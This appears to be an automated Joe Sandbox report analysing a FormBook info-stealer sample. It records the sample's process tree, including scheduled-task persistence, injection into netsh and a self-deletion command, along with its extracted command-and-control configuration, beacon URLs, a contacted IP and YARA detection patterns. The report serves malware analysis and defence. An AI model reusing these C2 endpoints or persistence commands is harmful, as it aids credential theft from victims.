ID: 501987
Sample Name: 010013.exe
Cookbook: default.jbs
Time: 13:35:58
Date: 13/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report 010013.exe

Overview


General Information

Sample Name:	010013.exe
Analysis ID:	501987
MD5:	b670879d45e75e..
SHA1:	7497d669a327ae..
SHA256:	ec427d5a521cdc...
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm...
- Yara detected FormBook
- Malicious sample detected (through ...
- Yara detected AntiVM3
- System process connects to networ...
- Multi AV Scanner detection for dropp...
- Sample uses process hollowing tech...
- Maps a DLL or memory area into an...
- Uses netsh to modify the Windows n...
- Tries to detect sandboxes and other...
- Modifies the prolog of user mode fun...

Classification



Process Tree

- **System is w10x64**
- 010013.exe (PID: 1568 cmdline: 'C:\Users\user\Desktop\010013.exe' MD5: B670879D45E75EB7F88FE047F9E88E5F)
  - schtasks.exe (PID: 6420 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\ELqDlkdxF' /XML 'C:\Users\user\AppData\Local\Temp\tmp30F5.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 1320 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - 010013.exe (PID: 2128 cmdline: C:\Users\user\Desktop\010013.exe MD5: B670879D45E75EB7F88FE047F9E88E5F)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - netsh.exe (PID: 6648 cmdline: C:\Windows\SysWOW64\netsh.exe MD5: A0AA3322BB46BBFC36AB9DC1DBBBB807)
        - cmd.exe (PID: 6680 cmdline: /c del 'C:\Users\user\Desktop\010013.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6600 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.nocodehost.com/o4ms/"
  ],
  "decoy": [
    "fishingboatpub.com",
    "trebor72.com",
    "qualitycleanaustralia.com",
    "amphilykenyx.com",
    "jayte90.net",
    "alveegrace.com",
    "le-fleursoleil.com",
    "volumoffer.com",
    "businessbookwriters.com",
    "alpin-art.com",
    "firsttastetogo.com",
    "catofc.com",
    "ref-290.com",
    "sbo2008.com",
    "fortlauderdaleelevators.com",
    "shanghaiyalian.com",
    "majestybags.com",
    "afcerd.com",
    "myceliated.com",
    "ls0a.com",
    "chautauquapistolpermit.com",
    "cq1937.com",
    "riafellowship.com",
    "sjzlyk120.com",
    "onlinerebatemall.com",
    "bjlmzmd.com",
    "services-neetflix-info.info",
    "khaapa.com",
    "thehgboutique.com",
    "iconndigital.com",
    "ninjavendas.com",
    "zeonyej.icu",
    "iddqdtrk.com",
    "taoy360.info",
    "conanagent.icu",
    "mobileflirting.online",
    "lorrainelevis.com",
    "bakerrepublic.com",
    "tfi50.net",
    "mildlobr.com",
    "turnkeypet.com",
    "instarmall.com",
    "contilnetnoticias.website",
    "symbiocrm.com",
    "earn074.com",
    "swapf.com",
    "daveydavisphotography.com",
    "notes2nobody.com",
    "pensje.net",
    "nanoplastiakopoma.com",
    "inlandempiresublease.com",
    "donaldjtryump.com",
    "secondinningseva.com",
    "zumohub.xyz",
    "torbiedesigns.com",
    "koastedco.com",
    "lifestyleeve.com",
    "purposepalacevenue.com",
    "risk-managements.com",
    "doluhediye.com",
    "revolutionarylightworkers.com",
    "smithridge.net",
    "share-store.net",
    "jastalks.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000002.945772498.00000000008C0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000A.00000002.945772498.00000000008C0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000A.00000002.945772498.00000000008C0000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x183f9:$sqlite3step: 68 34 1C 7B E1 • 0x1850c:$sqlite3step: 68 34 1C 7B E1 • 0x18428:$sqlite3text: 68 38 2A 90 C5 • 0x1854d:$sqlite3text: 68 38 2A 90 C5 • 0x1843b:$sqlite3blob: 68 53 D8 7F 8C • 0x18563:$sqlite3blob: 68 53 D8 7F 8C
00000000.00000002.707504669.0000000002932000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
0000000A.00000002.946308556.0000000002F00000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 25 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
6.2.010013.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.010013.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a517:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b51a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
6.2.010013.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x175f9:$sqlite3step: 68 34 1C 7B E1 • 0x1770c:$sqlite3step: 68 34 1C 7B E1 • 0x17628:$sqlite3text: 68 38 2A 90 C5 • 0x1774d:$sqlite3text: 68 38 2A 90 C5 • 0x1763b:$sqlite3blob: 68 53 D8 7F 8C • 0x17763:$sqlite3blob: 68 53 D8 7F 8C
0.2.010013.exe.2912ec4.1.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
6.2.010013.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 3 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Multi AV Scanner detection for dropped file

Networking:

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Self deletion via cmd delete

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Lowering of HIPS / PFW / Operating System Security Settings:

Uses netsh to modify the Windows network and firewall settings

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 3 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communica
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Masquerading 1	Input Capture 1	Process Discovery 2	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Information Discovery 1 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming o Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poi
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	File Deletion 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cell Base Static

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
010013.exe	39%	Virustotal		Browse
010013.exe	32%	ReversingLabs	ByteCode-MSIL.Backdoor.Bulz	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\ELqDlkdxF.exe	32%	ReversingLabs	ByteCode-MSIL.Backdoor.Bulz	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.010013.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.fontbureau.comFB	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
www.nocodehost.com/o4ms/	0%	Avira URL Cloud	safe	
http://www.collada.org/2005/11/COLLADASchema9Done	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.fontbureau.comoitu	0%	URL Reputation	safe	
http://www.fontbureau.comldco	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://https://parking.bodiscdn.com	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.lifestyleeve.com/o4ms/?X61HiLc=8GNZfXhxkQPDp/0Q3wwiQDJ4fZPKroBOtzHsTvHuSmq05FSo/HrWX19J684oFY+7hHWk&jHPhl=5jo4ZxbHw	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.lifestyleeve.com	199.59.242.153	true	true		unknown
www.smithridge.net	unknown	unknown	true		unknown
www.myceliated.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.nocodehost.com/o4ms/	true	• Avira URL Cloud: safe	low
http://www.lifestyleeve.com/o4ms/?X61HiLc=8GNZfXhxkQPDp/0Q3wwiQDJ4fZPKroBOtzHsTvHuSmq05FSo/HrWX19J684oFY+7hHWk&jHPhl=5jo4ZxbHw	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
199.59.242.153	www.lifestyleeve.com	United States		395082	BODIS-NJUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	501987
Start date:	13.10.2021

Start time:	13:35:58
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 13s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	010013.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@10/4@3/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 15.7% (good quality ratio 14.3%) • Quality average: 74.8% • Quality standard deviation: 30.9%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:37:11	API Interceptor	1x Sleep call for process: 010013.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
199.59.242.153	XaTgTJhfol.exe	Get hash	malicious	Browse	• www.gafoodstamps.com/mexq/?v2JP=aujtepI6qRwt4NWlDzxdhSPeB9mp7HwM3P6GccjuQrHNTxqttOPLCNBNcH4bMoCm5uRW&GZ_=4h-TkZ9hp8gh-

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	6pa7yRpcFt.exe	Get hash	malicious	Browse	• www.myverizonbillpay.com/hr8n/?f0DDp6RH=ILCQys4W2nmI16PHUn3vKB7/UprAS8tji7H+tefUzZaDXaBN/QiF2o4GX0UFNMprHqhN&8pNLu=7nGt2pBPBx
	Emask230921doc.exe	Get hash	malicious	Browse	• www.newyroklifeannuities.com/x9r4/?7n0=R48xY&c2Jp7Bc0=lcZHIyAd6OHv52M4P4oACjlfZtfJGnVbGUlMndCBdmn5tcdEwHSZ2MqsoIPmB/a4+IEQ
	Invoice Packing list.exe	Get hash	malicious	Browse	• www.vspfotme.com/eods/?6liXpZH=EJMYTlsbPcKMchoi/NCYrSOUkQ1lcyycXKbirlJaFNH/FpU7Xng2HIBKTdIWJb6tzkCK&EBPLR=cVnDMB4H0pL
	D8043D746DC108AC0966B502B68DDEABA575E841EDFA2.exe	Get hash	malicious	Browse	• ww1.survey-smiles.com/
	Productivity.exe	Get hash	malicious	Browse	• ww1.thefreesmsapp.com/_tr
	Productivity.exe	Get hash	malicious	Browse	• ww1.thefreesmsapp.com/_tr
	klWGxQYKYO.exe	Get hash	malicious	Browse	• www.burgettflorist.com/scb0/?3fS4=GgI5Mtow8RWwVkMKBQaBMThn8Kn2le3rEGwIGwauHSmKVNxcFOKD/koJDpRpHIi9Dc2a2cTcbQ==&s4UxHb=VdWhLdXhd8SL8l
	PO 1,5001993 21118.exe	Get hash	malicious	Browse	• www.shose8.com/ergs/?3fH8bR=WRNiM0MNR83AvUgJMfCXzTGXaLsU3JZqni9ehjpnFXkT45BJtbNl1RpkrODexH0A0JoG&nX=xFQHHbDxAfpTC
	2F530A45E4ACF58D16DAD1B1E23B5B1419BA893C2F76F.exe	Get hash	malicious	Browse	• ww1.survey-smiles.com/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ_Beijing Chengruisi Manufacturing_pdf.exe	Get hash	malicious	Browse	• www.anodynemedicalmassage.com/euzn/?G0Ddo=u178RPbEoFHNEMSTYSAKyFLEc68kuAf3hAv/2v3T+vkoQ4nsSSLkzGkhPsJYzpfotw78F7bWTQ==&2dod=HL3Tzluhwhvxcp
	SQLPLUS.EXE	Get hash	malicious	Browse	• ww1.weirden.com/
	TNT 07833955.exe	Get hash	malicious	Browse	• www.tennccreative.com/b5ce/?C2M=Rg3TsdftliWJKNWRmLTqgm5mB7Gwns4ujDsoW9GSorZA7LMeCjIS06nAIZUc2zUa+VgrpSNrw==&2dtd=2dTpyPZX3Tqt_8d0
	LogJhhPPyK.exe	Get hash	malicious	Browse	• www.mammutphilippines.com/n90q/?-ZYT=GiWrvS/99XrV+2Uf6Zy/o5YW6c6VukN0OHlBSCCHHBiFQpS9xb5cjKCaQXfJL9Q9t00b&IZsH=3fjpWpD0JdD
	PO.exe	Get hash	malicious	Browse	• www.rejditit.com/ig04/?0DH8qx3=3h/Tr838qcHUz18OOMqR99bs8cT2OrpSq2e3FqStS3xcK7WNKLX9gCPVSXRmyxeIco6krjPjWg==&jL3=-ZrdqHw
	D1B9D1321F517D78BC0D1D03C5ED3C20A1CCB85BF755B.exe	Get hash	malicious	Browse	• ww4.onlygoodman.com/
	pay.exe	Get hash	malicious	Browse	• www.salartfinance.com/t75f/?V6yLxzHh=lAZRvM4hLFtTWseMMjmTcl+RZcUPNrURFXAml9hw9i0ZHFoSyWAXJ/sXcd8B+Vv3Doaf&bX=AdotnVi0RxtDfRqP
	DOC.exe	Get hash	malicious	Browse	• www.camham.co.uk/imm8/?oZBd28E8=JSfa42tBaq4a3YeMfphPE2TCUHWdSJf7Yy7nyCnDPKehtAvkSRQbSxaf+1hgIsLr6SVj&7n6hj=p2MtFfu8w4Y

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ.Order 0128-44.exe	Get hash	malicious	Browse	• www.glatt.store/5afm/?0FQ0vvt=JMGrtXIs8RtMHth06d94tZTj42tDCsOeVWPwlq/2m+LWjBoF9Wmh8X/iRtktzTq0TwDw&nP=PtUdq8l
	PAYMENT ADVICE.exe	Get hash	malicious	Browse	• www.wwwrigalinks.com/bp39/?kd3=7nx4e8sXT&6lTp=toZvbJQL0cTYgDF5OxAGAk7QJRoDVvuNfvSwYwfcNspP7qp4L1Koj5ofZh66BEpk6+Ro

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
BODIS-NJUS	XaTgTJhfol.exe	Get hash	malicious	Browse	• 199.59.242.153
	6pa7yRpcFt.exe	Get hash	malicious	Browse	• 199.59.242.153
	drolnux.exe	Get hash	malicious	Browse	• 199.59.242.153
	Emask230921doc.exe	Get hash	malicious	Browse	• 199.59.242.153
	Invoice Packing list.exe	Get hash	malicious	Browse	• 199.59.242.153
	D8043D746DC108AC0966B502B68DDEABA575E841EDFA2.exe	Get hash	malicious	Browse	• 199.59.242.153
	Productivity.exe	Get hash	malicious	Browse	• 199.59.242.153
	Productivity.exe	Get hash	malicious	Browse	• 199.59.242.153
	klWGxQYKYO.exe	Get hash	malicious	Browse	• 199.59.242.153
	PO 1,5001993 21118.exe	Get hash	malicious	Browse	• 199.59.242.153
	2F530A45E4ACF58D16DAD1B1E23B5B1419BA893C2F76F.exe	Get hash	malicious	Browse	• 199.59.242.153
	RFQ_Beijing Chengruisi Manufacturing_pdf.exe	Get hash	malicious	Browse	• 199.59.242.153
	SQLPLUS.EXE	Get hash	malicious	Browse	• 199.59.242.153
	TNT 07833955.exe	Get hash	malicious	Browse	• 199.59.242.153
	LogJhhPPyK.exe	Get hash	malicious	Browse	• 199.59.242.153
	PO.exe	Get hash	malicious	Browse	• 199.59.242.153
	D1B9D1321F517D78BC0D1D03C5ED3C20A1CCB85BF755B.exe	Get hash	malicious	Browse	• 199.59.242.153
	pay.exe	Get hash	malicious	Browse	• 199.59.242.153
	DOC.exe	Get hash	malicious	Browse	• 199.59.242.153
	Factura proforma adjunta.exe	Get hash	malicious	Browse	• 199.59.242.150

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\010013.exe.log

Process:	C:\Users\user\Desktop\010013.exe
File Type:	ASCII text, with CRLF line terminators

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\010013.exe.log	
Category:	modified
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Temp\tmp30F5.tmp	
Process:	C:\Users\user\Desktop\010013.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.1816662051183195
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7hblNMFp//rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBG1tn:cbhK79lNQR/rydbz9l3YODOLNdq3G
MD5:	D8B84E3256D1DA52F9B1E5C0A6008F34
SHA1:	F134BC15D5A34A1059E8050724115B08EABDAD86
SHA-256:	3C57F0275A427F06FDFACD5D230CB58F73B5101451F10C315909F24FB64117F5
SHA-512:	B5D3E6B44F4ECB9595496606C9AD8FA8BE9776F7ECA305F33F39B36B347584CF45011A0D5197415359ED582752FD862465AD8B3169931122A3DB0B12A259020D
Malicious:	**true**
Reputation:	low
